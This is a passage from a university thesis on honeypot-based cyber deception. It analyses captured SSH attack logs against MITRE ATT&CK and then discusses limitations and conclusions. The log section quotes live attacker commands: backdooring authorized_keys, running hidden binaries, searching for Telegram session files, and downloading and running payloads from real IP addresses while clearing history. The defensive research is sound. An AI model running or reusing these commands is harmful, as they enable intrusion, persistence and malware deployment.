[5]SHA256SUM: bae21a944b639ed2c7b70964288131274916a1d52ac906725b39a3e15d243cf0
[6]SHA256SUM: 329f0a2c0727b122b84d1719a68066cbd1fabf2854b2a785869021aa2bfdd5cf

As it can be seen, the adversary was trying to modify the `.ssh/authorized_keys` file. As mentioned in section 2.5.2 this is the file used by the SSH server when a public key is used as authentication method. The malware aligns with the sub-technique *SSH Authorized Keys* [30], which specifies the adversary trying to modify the `authorized_keys` file. This sub-technique belongs to the tactic *Persistence*. Thus, the adversary is trying to maintain access to the infiltrated system through the public key authentication method.

Another important effect of this log is more subtle. It can be seen that the original directory `.ssh`, where `authorized_keys` resides, is deleted along with all it's original content, before a new directory and file is created. Therefore, the malware is actually not modifying the given file (at least not the content of the original one), but erases it along with other authentication credentials within `.ssh`. The effect is that previous legitimate users are disabled to gain remote access to the given account through SSH. This makes it relevant to talk about the tactic *Impact*, as the availability of the service (remote `SSH` connection) is disrupted because of tampering of data. The technique *Account Access Removal* explains how this is done, as the adversary has (or at least tried to) inhibit the access to the account for the legitimate users [29].

A third interesting aspect of this log is the comment part of the string given as input to the `authorized_keys` file. This comment, `mdrfuckr`, has been mentioned on various blogs about cyber security. Furthermore, it has been identified to belong to a malware family called `Dota`, where the newest one, `Dota3`, has been identified [59]. Certain parts of `Dota3` are identical to the log we have presented above. The use of `Dota3` has been analysed to be exploiting weak or default SSH credentials to the deployment of a crypto mining botnet [28]. The analysed log is therefore attempting to achieve *persistence* to gain a new node in the botnet. Botnet mining is about an adversary using the victim devices' computational power to mine cryptocurrency and afterwards steal that cryptocurrency back to the adversary [61]. Another sub-technique belonging to the *Impact* tactic, and which is suitable to talk about regarding botnet mining, is *Resource Hijacking: Compute Hijacking*. Here, the goal of impact is obtained by leveraging the compute resources. It is also interesting to see that it is often a sub-technique used in terms of botnet mining, and that servers and cloud-based systems are common targets of this [44].

5.3.3 Log 3 - SSH Key Manipulation and Defence Evasion [Oliver]

This log makes use of a very similar approach as the previous log 2 above. The log can be seen below:

```
chmod +x clean.sh; sh clean.sh; rm -rf clean.sh; chmod +x setup.sh; sh setup
    .sh; rm -rf setup.sh; mkdir -p ~/.ssh; chattr -ia ~/.ssh/authorized_keys;
     echo \"ssh-rsa [PUBLIC_KEY] rsa-key-20230629\" > ~/.ssh/authorized_keys;
     chattr +ai ~/.ssh/authorized_keys; uname -a; echo -e \"\\x61\\x75\\x74\\
    x68\\x5F\\x6F\\x6B\\x0A\"
```

The adversary also tries to modify the `authorized_keys` file, i.e. *persistence* is tried to be achieved through the sub-technique *SSH Authorized-keys*. What the execution of

the files `clean.sh` and `setup.sh` would do is not known. They are not identified as some default or standard files, nor have they been found in any prior (or later) logs, where such files should have been tried to be downloaded. The naming of the files could allude to some similar behaviour as of the *log 2* prior to the creation of a new directory and file. Furthermore, it can be seen that the intruder tries to create the `.ssh` file again, suggesting that some previous command has removed it, but it can't be guaranteed.

Besides changing the file permissions and attempting to execute them, the files `clean.sh` and `setup.sh` are also removed again afterwards. A sub-technique to the tactic *Defence Evasion* [33] is *File Deletion*, which is when an intruder tries to remove traces in the form of files used for their intrusion activities [41]. Another technique of *Defence Evasion* is also present, as the technique *File and Directory Permissions Modification* covers the actions of command `chattr` that is used to change file attributes [7]. This subverts the defence, as it delays actions taken to remove the public key of the intruder (i.e. deleting the `.ssh` had been easier, if `chattr` had not been used).

Log 3 also consists of a technique that belongs to the *Discovery* tactic. The use of `uname` [26] points to the technique *System Information Discovery* as this is about ways intruders try to obtain detailed information about the operating system and hardware [45]. If the sequence of commands was successful for the intruder, the information obtained by this could be used to plan later actions against the system, which the intruder now would have persistent access to.

5.3.4 Log 4 - Persistence Mechanism [Oliver]

```
chmod +x ./.1000754221278452473/sshd;nohup ./.1000754221278452473/sshd
    221.14.147.153 41.225.238.233 43.143.159.39 14.29.227.102 112.99.46.42
    177.153.62.199 117.160.170.77 &
```

For this particular log, the directory name is `.1000754221278452473`, and this is what differs across the unique logs in this category (besides the IP addresses). These directory names have two things in common. The first is that they are not present in any other logs. This was somewhat not expected to be the case as the first command of this type of log tries to change permissions for the `sshd` file within these directories (which is not possible, as they do not exist). This seems a bit bizarre, and it is hard to say if some intended previous steps were forgotten or did not go as expected (from an adversary perspective). The second thing they have in common is that they consist of what seems to be a random number preceded by a punctuation, which makes it a hidden directory. The sub-technique *Hide Artifacts: Hidden Files and Directories* is described as the adversary making use of hidden directories to try avoiding being detected, which is a likely reason behind the adversary behaviour [38]. It would also align with the naming of the file trying to be executed, `sshd`, as the adversary gaining access through `ssh` would know that an ssh daemon would be present, thereby camouflaging the execution of the malicious file to some extend. Some of the behaviour behind these types of logs therefore points to the tactic *Defence Evasion*.

The assumingly malicious file, `sshd`, was intended to be executed. It is of course hard to inspect further, when not present. But it can still be put in relation with the ATT&CK

tactic *Execution*, as the behaviour follows the sub-technique *Command and Scripting Interpreter: Unix Shell*. This sub-technique covers the abuse of Unix shell commands (i.e `nohup`) and scripts to execute the assumed malicious code [32]. The use of `nohup` is also quite interesting, as this protects the provided utility (`sshd`) from termination if the user should be logged out [27]. And even though the behaviour of the `sshd` program can not be determined, it seems to make use of some IP addresses, which could potentially mean some form of communication with systems residing there.

5.3.5 Log 5 - Information Gathering [Morten]

The log analysed in this subsection is the following:

```
ls -la /dev/ttyGSM* /dev/ttyUSB-mod* /var/spool/sms/*
    /var/log/smsd.log /etc/smsd.conf* /usr/bin/qmuxd
    /var/qmux_connect_socket /etc/config/simman /dev/modem*
    /var/config/sms/*
```

For understanding what the folders and files in the script refers to, we prompted ChatGPT to get a starting point for analysing the script: *"Given the following malware from a honeypot, can you analyse it, describe which tactics within MITRE ATTACK it falls within, and if any known CVE vulnerabilities are targeted present those: [SCRIPT]"* [55]. It only makes use of one command, `ls`, but has several long arguments, which are interesting. It is clear that the intention behind the logged interaction is described by the *Discovery* tactic, which is part of the *File and Directory Discovery* technique [36]. In this technique, the adversary gathers information about a compromised system or network to prepare follow-up attacks. The intruder is specifically probing the system to see if modems and interfaces are present. It attempts to locate folders related to Short Message Services (SMS), Global System for Mobile Communications (GSM), and other services typically found in mobile devices. It suggests that potential follow up interactions is primarily aimed at mobile and telephone-related systems.

This can also be seen as the intruder is partly interested in finding files within the `linux /dev` directory, which contains special device files [58]. Therefore, the discovery technique *Peripheral Device Discovery* is also present, as the intruder is looking for peripheral devices or components connected to the system [43].

5.3.6 Log 6 - Information Gathering [Oliver]

Log 6 is not much different from the previous as it can be seen below.

```
ls -la ~/.local/share/TelegramDesktop/tdata /home/*/.local/share/
    TelegramDesktop/tdata /dev/ttyGSM* /dev/ttyUSB-mod* /var/spool/sms/* /var
    /log/smsd.log /etc/smsd.conf* /usr/bin/qmuxd /var/qmux_connect_socket /
    etc/config/simman /dev/modem* /var/config/sms/*
```

It therefore consists of the same techniques as found for *log 5*. Its search for the `Telegram` file called `tdata` is although still worth mentioning. The American cyber security company,

Imperva, made a blog post on their website regarding the malicious intentions adversaries have to gain access to this Telegram file. In the post they state that the folder contains all information needed to log in to a Telegram account automatically, which makes it interesting to adversaries, since it gives them access to the victims entire Telegram account [75].

If the adversary had successfully identified such a file on the system, the next step for her would presumably be to exfiltrate the data. Investigations have found online marketplaces, where Telegram accounts sessions are being sold [75], which is a likely motivation for the adversary.

5.3.7 Log 7 - Downloading DDoS Trojan Horses [Oliver]

This log is interesting because it attempts to download other files to be used. The sequence of commands can be seen below:

```
#!/bin/sh; PATH=$PATH:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/
sbin:/bin; wget http://43.249.172.195:888/112; curl -O http://
43.249.172.195:888/112; chmod +x 112; ./112; wget http://
43.249.172.195:888/112s; curl -O http://43.249.172.195:888/112s; chmod +x
 112s; ./112s; rm -rf 112.sh; rm -rf 112; rm -rf 112s; history -c
```

We will first look into the script itself, before we analyse the downloaded files. Overall the malware attempts to download and execute the files `112` and `112s`. I.e. the *execution* tactic describes the goal of this, and the way it is done is described by the sub-technique *Command and Scripting Interpreter: Unix Shell* [32], as the intruder tries to execute the malicious code by abusing Unix shell commands and scripts. Furthermore, the *Defence Evasion* tactic is also present, as the use of `history -c` is used to clear the command history list. The sub-technique *Indicator Removal: Clear Command History* fits perfectly as it focus on the adversary clearing the command history of actions taken during an intrusion [40]. The same applies for the deletion of the files after they have been executed. But this sub-technique, *Indicator Removal: File Deletion*, focuses on the deletion of files rather than command history [41]. Although they differ in their approach, the overall goal is the same: avoid being discovered by clearing traces left during the intrusion.

We will turn our attention to the files `112` and `112s`, which the intruder tried to download and execute. We downloaded the files in a sandboxed environment. After we had obtained the files, it was clear that they were binary. The hash values of the files `112`[7] and `112s`[8] were found. These were used to find information about the files at `virustotal.com`. See table 8 for details on the malware.

By looking at the information found for the two files, they seem to be quite similar. Although the security vendors have been able to identify a larger amount of tactics in the `112s` file, both files are labelled as *DDoS Trojan Horses*, since it is the most popular threat

[7]SHA256SUM: 52f74b25e1c3de023526ea8d8d3f93990523506dd3e5535cc53695092c1f982b
[8]SHA256SUM: ea40ecec0b30982fbb1662e67f97f0e9d6f43d2d587f2f588525fae683abea73

Details	**112**	**112s**
First seen in the wild	2025-05-10 08:33:36 UTC	2022-11-19 23:25:00 UTC
Share of security vendors flagging file as malicious	43/64	45/63
Malware category	DDOS Trojan	DDOS Trojan
ATT&CK Tactics	Defence Evasion, Discovery, Command and Control	Execution, Persistence, Privilege Escalation, Defence Evasion, Credential Access, Discovery, Command and Control

Table 8: Files of Log 1: *112* and *112s* with details obtained from analysis.

labels given by the security vendors. It is also noteworthy that `112s` has been active for multiple years, whereas `112` is quite new. It was injected into our honeypot before the announced date at `virustotal.com` (2025-04-19 versus 2025-05-10). This discrepancy in awareness may partly explain the difference in the number of identified ATT&CK tactics. Nevertheless, it is interesting that both of the files indicate behaviour of the technique *Ingress Tool Transfer* [42], which belongs to the *Command and Control* tactic. This makes sense if they are supposed to be *DDoS Trojan Horses*. This kind of trojan horse is a variant of *Backdoor Trojans*, which differs in terms of them being deployed on multiple devices, creating a botnet waiting to carry out a DDoS attack [3]. The tools or files transferred to the compromised system in terms of *Ingress Tool Transfer* should therefore enable the adversary to communicate with the compromised system, making it a member of the botnet.

5.3.8 Log 8 - Command and control [Morten]

The following log shows an adversary attempting to download content from the provided address in the command.

```
rm -rf no.sh; rm -rf miori.*; wget http://196.251.71.100/no.sh ||
    curl -O http://196.251.71.100/no.sh || tftp 196.251.71.100 -c get
    no.sh || tftp -g -r no.sh 196.251.71.100; chmod 777 no.sh;
    ./no.sh ssh; rm -rf no.sh
```

We were not able to download any content from the host, and we also tried to ping the address, but the host also didn't respond to our ping.

However, the script uses *Ingress Tool Transfer* technique to download external files into the system with the use of `curl`, `wget` and `tftp`[42]. This technique is often used to establish a presence in the compromised system. Next, the script also performs *Indicator removal: File Deletion*, which is a technique used to clean up the traces made after running the downloaded file `no.sh`.

We can see that the script attempts to remove files named `miori.*`. *Miori* files are likely part of the *Mirai* malware family, which is used to control Linux systems in a large botnet [74]. So the script is probably malware used for adding a zombie to the adversary's botnet.

5.4 Reflection upon the results [Morten]

We have analysed 8 logs above and by making use of the ATT&CK model and its definitions of tactics, techniques, and sub-techniques, a clearer picture of adversary behaviour has emerged, which can be seen by the variety of ATT&CK tactics and techniques identified. The use of a well-known framework with a common set of terminology made it easier to gain insights to known attacks. The amount of information already present about some of the logs we looked at also gave insights to the effectiveness of the framework for analysing and learning about malware, techniques and overall adversary behaviour.

We were particularly interested in some of the more advanced techniques applied. For instance it was interesting to learn, how `nohup` can be used by adversaries to create processes that can potentially live for a long time, which adversaries can use for establishing a strong presence - especially if the `nohup`-process is started within a system that is seldom rebooted. Furthermore, it was interesting to identify malware that had been in the wild for multiple years and was still attempted to be deployed - since it was still attempted to be deployed, it was probably successfully injected in some systems. At last it was also interesting to see that we identified malware that was very new and which some vendors still had not discovered and categorized as malware.

6 Discussion [Morten]

6.1 Limitations in cowrie setup

In cowrie there are two setup modes: medium and high interaction. We successfully deployed a medium interaction mode as specified in section 4. In the high interaction mode, a pool of VMs are running, which can be served for attackers, so that each attacker sees a pristine VM. Thus, they will have access to a fully functional OS served in the VM. This setup requires configuration of a framework stack consisting of `libvirt, QEMU` and `KVM`. Together these are supposed to make a hypervisor for cowrie, i.e. virtualizer to run other VMs.

Unfortunately, we were unable to set up the high interaction honeypot. We attempted to ask questions on the issue in the Cowrie slack channel, which the documentation referred to. Unfortunately, we did not get any answers nor advice to guide us forward. In essence we came to a dead end, which made it difficult to progress the configuration of a high interaction honeypot.

However, even with the medium interaction set up, we achieved more than 142 MB of data. As explained earlier, we could see that the adversaries were in the honeypot at very

short period of time, where they only dumped a script and then disconnected from the honeypot. This was the reason to attempt the high interaction set up to keep them in the honeypot in more time.

6.1.1 Keeping adversaries in honeypot in more time

For most of the encounters in our honyepot, it was bots and automated processes that gained initial access to the honeypot. Thus, it was only when we accessed the honeypot and tested it that we could identify activity that resembled "real human activity" at the given time. This was based on seeing the logs and time spent in the honeypot. Since it was a medium interaction set up, the honeypot was not a real system, but simply replayed commands and scripts that would be attempted to be run in the honeypot terminal. Thus, only for some simple commands such as `ls`, `ping`, `wc` was it possible for cowrie to replay meaningful content for the adversary (see full list over available commands to replay here [64]). However, for more complex commands the honeypot simply replayed `-bash: [COMMAND INPUT]: command not found` for the user's input in the honeypot or simply didn't return any output.

For a bot attempting different commands and scripts, achieving the `-bash: cd: command not found` on a simple command such as `cd` is highly unusual, since the command is built-in on Linux systems, and therefore may be a warning sign for a bot that it is not within a real system. The point is that for a high interaction set up, such commands would not simply replay the commands, but provide actual and substantial information for the adversary to be used in her subsequent attack steps. It was not possible to gain any meaningful information about the time the adversaries spent in the honeypot, since their bots quickly exited the honeypot, when attempting to run a script - probably because the error code did not make sense in the context of the attempted script. Furthermore, in the medium interactive set up, it was not possible for adversaries to establish a backdoor or connection out of the honeypot to their systems. Assuming that the adversaries have automated the process of establishing a backdoor, we would not be able to get a human adversary in the honeypot until a backdoor was established. This was only possible in the high interaction mode, which also explains our intention to configure a high interaction honeypot before creating more deceptive elements within the honeypot such as deploying interesting password files, realistic file structures and elements to make the honeypot more realistic. The unsuccessful setup of the high interaction honeypot has therefore limited the deployment of many cyber deceptive techniques.

An example of a successful deployment of deceptive elements within a honeypot, Tatoris et al. [8] have created an AI Labyrinth tool, which makes bots waste resources to crawl pages with content that no human would pursue. It serves as an example that could also be used in other honeypot setups of more advanced character.

6.2 Documentation and its limitations

We choose the cowrie honeypot tool, because we analysed it to be a well-documented honeypot tool. We successfully sat up a medium interaction version of cowrie, but did not successfully set up a high interaction version of cowrie. The documentation was the only source of knowledge about cowrie that we were able to consult. For the high interaction set up, the documentation only contained 3-4 pages. This raises the question about documentation in software projects - what role should documentation play in software projects, and when is documentation "sufficient" for a software project?

The *Agile Manifesto* [5] is a highly admired and frequently used manifesto specifying, how agile software should be developed. It is easily seen, how a project such as cowrie exhibits agile software processes. In the manifesto the authors states that *"working software over comprehensive documentation"* should be followed. But what to do, when the software is not working? When there are issues, how should a developer consider this issue, when the documentation is inadequate. The manifesto thus assumes working software, but this is obviously not always the case, and what to do in such open source projects is a bit unclear.

However, the manifesto further describes one of the most important principles: *"The most efficient and effective method of conveying information to and within a development team is face-to-face conversation"* [5]. Since the documentation for cowrie was the only support we had in the process of deploying the high interaction honeypot, we were very limited in our ability to fully understand the underlying design ideas and implementations of the high interaction cowrie tool. Although developers are not unfamiliar with such a principle, it has still been re-emphasized in our project that documentation can only convey a certain amount of information. To gain a full understanding of a complex system, domain specific experts with experience in hypervisor setup would be required.

This is not a new perspective, but has been around for multiple decades. The founding father of DIKU, Peter Naur, stated already in 1985 in his Theory Building View that: *"A very important consequence of the Theory Building View is that program revival, that is re-establishing the theory of a program merely from the documentation, is strictly impossible"* [48]. Naur argued for the importance of understanding the underlying problem and solutions, which a software project is attempting to solve. For Naur the process of learning and understanding the project is a Theory Building process, where knowledge about a system is learned.

From these views it is clear that we have been limited in our project, since we have not had access to the designers and developers of the cowrie project. After having worked with honeypot tools and reaching the end of the project, we became aware that other analysed tools - such as SNARE - were developed by people located in the Copenhagen area. We could maybe have reached out to these and gained more understanding of their system, if we had chosen that tool instead.

6.3 Is cyber deception a necessary tool for computer science?

After having discussed some of the specific obstacles in our project, we will in this section try to broaden the discussion, and focus on cyber deception with respect to other fields within computer science. What relevance does cyber deception play within these fields, and where does it leave cyber deception?

6.3.1 Programming language theory

Programming language theory (PLT) is a field that - among many other things - studies, how programming languages can be made safe to avoid a large subset of errors in programs that may potentially be exploited. Within PLT many topics within compilation, type systems and formal specification considers, how languages can be made safe [47, p. 283]. Thus, the whole process of finding optimal ways of developing languages and compiling programs is meticulously specified - the whole idea with compilation is to take a higher level abstract language and make it run as low level machine code. Thus, it is difficult to see in this meticulous process, where cyber deception should play a role. There is no direct adversary to protect against, since the ontology of PLT does not consider, what programs developed with a given programming language may be used to exploit. That task would be like considering which computable problems a general-purpose language may be used to solve, which is practically infinite.

Consider the weakly typed programming language C [46, p. 119], which is a prime example, where cyber deception may start to become more relevant. Not in the development of the language, but rather as a case on, how a language's design can be exploited. C is beloved for its flexibility, but also feared (by some) for its ability to circumvent its type system, which has been exploited by adversaries [63]. In C many type casts are unsafe in the sense that undefined behaviour can easily occur, if the programmer is not considerate in her decisions. For instance an int and a char may be added in C, where the compiler will simply promote the char to an int before doing the arithmetic operation. *Buffer overflow attacks* are classic examples of exploits aiming at C's design vulnerabilities [51, pp. 166–171].

Considering C's wide use in systems- and network programming, the language's vulnerabilities are particularly significant, when compromised. From this perspective cyber deception may start to become relevant, because of the ubiquitous adoption of C. As we discussed above, cyber deception has no relevance for the design and development of programming languages, but given C's vulnerabilities and its ubiquitous adoption, cyber deception can be used to make up for some of the vulnerabilities that C inherently possess. Given C's design vulnerabilities we could expect that larger systems written in C, would be more susceptible to exploits, which cyber deception could then alleviate for to some extent.

Another perspective when talking about programming language theory is the distinction between functional and imperative languages. Data flow in functional languages is given and returned by function calls, whereas data in imperative languages is changed in

the underlying memory locations, which can result in side-effects that opens op for the ability to change states from other parts of a program [47, p.230]. However, since the imperative object-oriented languages are the more common, this may open up for vulnerabilities, which the language itself may not be able to handle. In this perspective cyber deception is relevant, since the object-oriented languages are inherently susceptible to unintended data flow manipulation. Since imperative languages are not as safe as functional languages (in terms of data flow), the use of cyber deception may be viewed as more relevant for imperative languages, since these are more susceptible to attacks that may exploit side-effects to gain control of a system. Thus, cyber deception may also alleviate risks of compromise in systems developed in such imperative languages.

6.3.2 Software development

Although cyber deception is less relevant within the design and development processes of programming languages in PLT, whose ontology is less focused on what programming languages may be used for in the practical applications, it may be more relevant, when considering software development, which is more focused at solving issues from the real world. In software development it is commonly acknowledged that almost no larger software system can be 100% secure, and we need to consider this when developing software. Therefore, bugs and exploits are from time to time identified in systems that adversaries may use to compromise the system.

Fred Brooks led one of the first major software projects, which was the IBM S/360 mainframe [2, p.965]. He found that there is no "silver-bullet" nor magical formula to guarantee the development and implementation of a safe system [13]. Although formal documentation is used in critical systems, there are still numerous examples of failures in such critical systems [19]. From this viewpoint it confirms Brooks' argument.

Within software development cyber deception may be a more relevant tool that can be used to increase awareness about systems. To be fair we need to distinguish between unintended failures in systems (due to poor development processes) and intended failures (due to malicious attacks), although poorly designed programs is often exactly what adversaries exploit. The former will not be caught by cyber deceptive tools, since these are typically due to limited capabilities or resources in the development process, but in the latter case, cyber deception can increase the probability of gaining knowledge about potential intruders into a system. In a sense you can say that poor design choices will eventually materialise and become apparent, if adversaries attempting to exploit the vulnerabilities are caught by cyber deceptive tools.

Although the PLT type safety approach is relevant and important, the reality is probably that few programs (mainly critical systems) can be scrutinized to the degree, where formal proofs are need to ensure safety of program. For the category of critical systems, cyber deception has maybe not been so relevant previously, but mainly for many other systems. However, due to increased activity among APTs in recent years and international political situation, it may be more relevant than ever to attempt to include cyber deception in critical systems, since APTs may be particularly interested in critical systems due to

their importance for the society.



Figure 12: Cyber deception relevance.

This leads us to the end of the discussion, which raises the question: What role does cyber deception play in computer science? Specifying what computer science entails can be a difficult task - even for computer scientists. Whereas computer science may be more theoretical, software engineering offers more tools to implement software. This distinction between theoretical and practical implementation oriented continuum, can help us understand, where cyber deception has its relevance. The more practical oriented - i.e. the closer we are to implementing software and having a publicly available system running - the more relevant cyber deception becomes, which is depicted in figure 12.

7 Conclusion

In this thesis we have investigated cyber deception and its role in cyber security. We have presented 12 common cyber deceptive tactics, where our project has primarily used the *baiting* tactic, which through false information traps adversaries to gain insight about their behaviour and techniques. There are different cyber deception techniques, but we delimited the project to only consider 6 defensive cyber deception techniques, where we focused on *honey-X*, which involves technologies that can masquerade network assets to monitor and gain knowledge about adversaries. More specifically we focused on the *honeypot* technology, since it is well-suited to study adversary behaviour in a research context. We have compared cyber deception to other complementary tools within cyber security, where we found that IDS and firewalls are less suited to discover unknown attack vectors and especially insider attacks, which is often used by more advanced adversaries.

In our project we compared different honeypot tools and ended up deploying a version of the *cowrie* honeypot tool. We collected more than 142 MB of event logs, which we distilled down to 8 unique event logs that were analysed. The malware was analysed and gave us answers to our research question about adversary behaviour. One of the most interesting findings among the many different findings in this context was that adversaries in *Trojan* malware attempt to hide their presence by using techniques that include `nohup`, `chattr` and other related techniques.

The project discussed the question on the role of cyber deception in computer science. We found that cyber deception is more relevant, when studied in software development,

because the field is studying, how applications and systems may be implemented in end systems, which are inherently at risk of compromise. Furthermore, cyber deception may have less relevance within more theoretical fields such as PLT, because the design process of programming languages does not consider how adversaries may exploit a language, since it is more concerned with the optimization of a given language.

7.1 Future work

The increased tensions in the world today has heightened the risk and activities among APTs, while adversary groups remain active and achieve success on many of their attacks. The security of computer systems will therefore remain a predominant aspect in computer science in the future. Cyber deception can offer complementary tools for existing cyber security defences, but it requires continuos propagation about its use. Cyber deception is also more expensive to be deployed in companies, since it often requires analysis of the malware discovered in a honeypot (or other cyber deceptive systems) in order for administrators to learn how their production systems may become more secure. This requires increased expenditures in companies and organisations, since analysis, updated design and implementation of the discovered vulnerabilities requires a significant effort. It is here interesting to study, how cyber deception can be included in existing software development processes such as DevSecOps and Agile Software. Considering that our honeypot were not configured for the high interaction version, it could be interesting to pursue a configuration of this which could potentially give us more information about the subsequent stages in adversaries' attacks. Furthermore, the wide adoption of AI may also ease the process of analysing the findings from cyber deceptive tools and correcting the vulnerabilities in their production systems, which is also interesting for further studies to consider.

8 References

[1] P. Aggarwal et al. "Decoys in cybersecurity: An exploratory study to test the effectiveness of 2-sided deception". In: (2021). Preprint. eprint: arXiv:2108.11037. URL: https://arxiv.org/abs/2108.11037.

[2] Ross Anderson. *Security Engineering*. 3rd. Wiley, 2020. URL: https://www.cl.cam.ac.uk/archive/rja14/book.html.

[3] Kurt Baker. *What Is a Trojan Horse?* https://www.crowdstrike.com/en-us/cybersecurity-101/malware/trojans/. Accessed: 2025-06-03. 2022.

[4] Mary Kathryn Barbier. *D-Day Deception: Operation Fortitude and the Normandy Invasion*. Mechanicsburg, PA: Stackpole Books, 2009. ISBN: 978-0811735346.

[5] Kent Beck et al. *Agile Manifesto*. Accessed: 2025-06-02. n.d. URL: https://agilemanifesto.org/.

[6] Marc Boucher et al. *iptables*. May 21, 2025. URL: https://linux.die.net/man/8/iptables.

[7] Remy Card. *manpage: chattr*. Accessed: 2025-06-02. 2023. URL: https://manpages.debian.org/bookworm/e2fsprogs/chattr.1.en.html.

[8] Cloudflare. *AI Labyrinth*. Accessed: 2025-06-02. 2025. URL: https://blog.cloudflare.com/ai-labyrinth/.

[9] Centre for Cyber Security. *Trusselsvurdering - Cybertruslen mod Danmark 2024*. Tech. rep. Forsvarets Efterretningstjeneste, 2024.

[10] Deutsche Telekom Security GmbH and Marco Ochse. *T-Pot 24.04.1*. Version 24.04.1. Dec. 2024. URL: https://github.com/telekom-security/tpotce.

[11] OpenBSD Donations. *OpenSSH Manual Pages*. OpenSSH. Apr. 30, 2025. URL: https://www.openssh.com/manual.html.

[12] Kimberly J. Ferguson-Walter et al. "Examining the Efficacy of Decoy-based and Psychological Cyber Deception". In: *30th USENIX Security Symposium (USENIX Security 21)*. USENIX Association, Aug. 2021, pp. 1127–1144. ISBN: 978-1-939133-24-3. URL: https://www.usenix.org/conference/%20usenixsecurity21/presentation/ferguson-walter.

[13] Jr. Frederick P. Brooks. *The Mythical Man-Month: Essays on Software Engineering*. Anniversary. Addison-Wesley, 1995. URL: https://web.eecs.umich.edu/~weimerw/2018-481/readings/mythical-man-month.pdf.

[14] IBM. *Intrusion Prevention System*. Accessed: 2025-02-27. 2023. URL: https://www.ibm.com/think/topics/intrusion-prevention-system.

[15] *Introduction*. Version 0.11.0. Nov. 2020. URL: https://dionaea.readthedocs.io/en/latest/introduction.html.

[16] Sushil Jajodia et al. *Cyber Deception: Building the Scientific Foundation*. 1st. Springer Publishing Company, Incorporated, 2016. ISBN: 331932697X.

[17] R. C. Joshi and Anjali Sardana. *Honeypots - A New Paradigm to Information Security*. CRC Press, 2011. ISBN: 978-1-4398-6999-4 (eBook - PDF). URL: https://www-taylorfrancis-com.ep.fjernadgang.kb.dk/books/mono/10.1201/b10738/honeypots-anjali-sardana-joshi.

[18] Robert M. Lee. *The Sliding Scale of Cyber Security*. Accessed: 2025-06-03. Sept. 2015. URL: https://www.sans.org/white-papers/36240/.

[19] N. G. Leveson. "The therac-25: 30 years later." In: *Computer, 50(11):8–11* (2017). URL: https://ieeexplore.ieee.org/document/8102762.

[20] David Liebowitz et al. "Deception for Cyber Defence: Challenges and Opportunities". In: *2021 Third IEEE International Conference on Trust, Privacy and Security in Intelligent Systems and Applications (TPS-ISA)*. IEEE, Dec. 2021, pp. 173–182. DOI: 10.1109/tpsisa52974.2021.00020. URL: http://dx.doi.org/10.1109/TPSISA52974.2021.00020.

[21] Chris M. Lonvick and Tatu Ylonen. *The Secure Shell (SSH) Authentication Protocol*. RFC 4252. Jan. 2006. DOI: 10.17487/RFC4252. URL: https://www.rfc-editor.org/info/rfc4252.

[22] Chris M. Lonvick and Tatu Ylonen. *The Secure Shell (SSH) Connection Protocol*. RFC 4254. Jan. 2006. DOI: 10.17487/RFC4254. URL: https://www.rfc-editor.org/info/rfc4254.

[23] Chris M. Lonvick and Tatu Ylonen. *The Secure Shell (SSH) Protocol Architecture*. RFC 4251. Jan. 2006. DOI: 10.17487/RFC4251. URL: https://www.rfc-editor.org/info/rfc4251.

[24] Chris M. Lonvick and Tatu Ylonen. *The Secure Shell (SSH) Transport Layer Protocol*. RFC 4253. Jan. 2006. DOI: 10.17487/RFC4253. URL: https://www.rfc-editor.org/info/rfc4253.

[25] Pedro Beltrán López, Manuel Gil Pérez, and Pantaleone Nespoli. *Cyber Deception: State of the art, Trends and Open challenges*. 2024. arXiv: 2409.07194 [cs.CR]. URL: https://arxiv.org/abs/2409.07194.

[26] David MacKenzie. *manpage: uname*. Accessed: 2025-05-15. 2022. URL: https://manpages.debian.org/bookworm/coreutils/uname.1.en.html.

[27] Jim Meyering. *manpage: nohup*. Accessed: 2025-05-27. 2022. URL: https://manpages.debian.org/bookworm/coreutils/nohup.1.en.html.

[28] Aman Mishra. *Outlaw Cybergang Launches Global Attacks on Linux Environments with New Malware*. Accessed: 2025-06-02. 2025. URL: https://gbhackers.com/outlaw-cybergang-launches-global-attacks/.

[29] MITRE. *Account Access Removal*. Accessed: 2025-05-21. 2025. URL: https://attack.mitre.org/techniques/T1531/.

[30] MITRE. *Account Manipulation: SSH Authorized Keys*. Accessed: 2025-05-21. 2025. URL: https://attack.mitre.org/techniques/T1098/004/.

[31] MITRE. *ATT&CK*. ATT&CK overview/main page. Accessed: 08.05.2025. URL: https://attack.mitre.org/.

[32] MITRE. *Command and Scripting Interpreter: Unix Shell*. Accessed: 2025-05-27. 2025. URL: https://attack.mitre.org/techniques/T1059/004/.

[33] MITRE. *Defense Evasion*. Accessed: 2025-06-02. 2025. URL: https://attack.mitre.org/tactics/TA0005/.

[34] MITRE. *Enterprise tactics*. Accessed: 08.05.2025. URL: https://attack.mitre.org/tactics/enterprise/.

[35] MITRE. *Enterprise Techniques*. Accessed: 08.05.2025. URL: https://attack.mitre.org/techniques/enterprise/.

[36] MITRE. *File and Directory Discovery*. Accessed: 2025.05.27. URL: https://attack.mitre.org/techniques/T1083/.

[37] MITRE. *Get Started*. Section: Key Concepts. Accessed: 08.05.2025. URL: https://attack.mitre.org/resources/.

[38] MITRE. *Hide Artifacts: Hidden Files and Directories*. Accessed: 2025-05-27. 2025. URL: https://attack.mitre.org/techniques/T1564/001/.

[39] MITRE. *Hide Artifacts: Ignore Process Interrupts*. Accessed: 2025.05.29. URL: https://attack.mitre.org/techniques/T1564/011/.

[40] MITRE. *Indicator Removal: Clear Command History*. Accessed: 2025-06-03. 2025. URL: https://attack.mitre.org/techniques/T1070/003/.

[41] MITRE. *Indicator Removal: File Deletion*. Accessed: 2025-06-02. 2025. URL: https://attack.mitre.org/techniques/T1070/004/.

[42] MITRE. *Ingress Tool Transfer*. Accessed: 2025.06.03. URL: https://attack.mitre.org/techniques/T1105/.

[43] MITRE. *Peripheral Device Discovery*. Accessed: 2025-06-05. 2025. URL: https://attack.mitre.org/techniques/T1120/.

[44] MITRE. *Resource Hijacking: Compute Hijacking*. Accessed: 2025-06-03. 2025. URL: https://attack.mitre.org/techniques/T1496/001/.

